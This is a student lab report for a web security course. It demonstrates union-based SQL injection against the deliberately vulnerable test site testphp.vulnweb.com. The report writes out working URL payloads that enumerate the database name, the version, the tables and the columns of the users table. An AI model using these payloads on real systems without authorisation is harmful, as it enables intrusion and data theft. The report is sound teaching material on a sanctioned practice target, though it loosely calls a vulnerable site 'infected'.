**Experiment 4**

**Student Name: Sahul Kumar Parida UID: 20BCS4919**

**Branch: CSE Section/Group: WM-904/B**

**Semester: 5th Date of Performance: 28/09/2022**

**Subject Name: Web and Mobile Security Lab**

**Subject Code: 20CSP-333**

**1.Aim:**

Working of SQL injection attack.

**2.Objective:**

SQL Injection Attack from command line(url).

**3.Software/Hardware Requirements:**

Windows 7 & above version

**4.Tools to be used:**


1. SQLMAP
2. Acunetix

**5.Theory:**


[SQL Injection (SQLi)](https://www.invicti.com/learn/sql-injection-sqli/) is a type of an [injection attack](https://www.acunetix.com/blog/articles/injection-attacks/) that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL Injection vulnerabilities to bypass application security measures. They can go around authentication and authorization of a web page or web application and retrieve the content of the entire SQL database. They can also use SQL Injection to add, modify, and delete records in the database.

**6. Steps/Method/Coding:**


Open the link- <http://testphp.vulnweb.com/>




Go to- <http://testphp.vulnweb.com/listproducts.php?cat=1>



You'll inject the malicious code (cheat code)- [http://testphp.vulnweb.com/listproducts.php?cat=**-1’**](http://testphp.vulnweb.com/listproducts.php?cat=-1’)



Put the random number, cheat code - <http://testphp.vulnweb.com/listproducts.php?cat=-1> order by 11 clause to check the row (tuple).




Information gathering-

* To check the database name, Go to [http://testphp.vulnweb.com/listproducts.php?cat=-1 union](http://testphp.vulnweb.com/listproducts.php?cat=-1%20union) select 1,2,3,4,5,6,7,8,9,10,database( )—




* To check the database version ,Go to [http://testphp.vulnweb.com/listproducts.php?cat=-1 union](http://testphp.vulnweb.com/listproducts.php?cat=-1%20union) select 1,2,3,4,5,6,7,8,9,10,version()—




Information to be fetch-

* Table name- cat=-1 union select 1,2,3,4,5,6,7,8,9,10,group\_concat(table\_name) from information\_schema.tables where table\_schema=database()--

<http://testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=database()-->




Column name- <http://testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,group_concat(column_name)%20from%20information_schema.columns%20where%20table_name=0x7573657273>



In the given screenshot you can see we have got an error message which means the running site is infected by SQL injection.

Maybe we can get some important data from the **users** table, so let’s penetrate more inside.  Again Use the concat function for table users for retrieving its entire column names.

We successfully retrieve all eight column names from inside the table users.



**Learning Outcomes:**

After completing this exercise, we are able to: Detect SQL Injection. We completed the following exercises: - SQL Injection Techniques, Launch a SQL Injection Attack Launch a SQL Injection Attack from command line(url).

* In the above screenshot we can see that we have got an error message which means the running site is infected by SQL injection.
* Now using ORDER BY keyword to sort the records in ascending or descending order.
* Use the next query to fetch the name of the database.
* Next query will extract the version of the database system.
* Through the next query, we will try to fetch table name inside the database.
* We successfully retrieve all eight column names from inside the table users.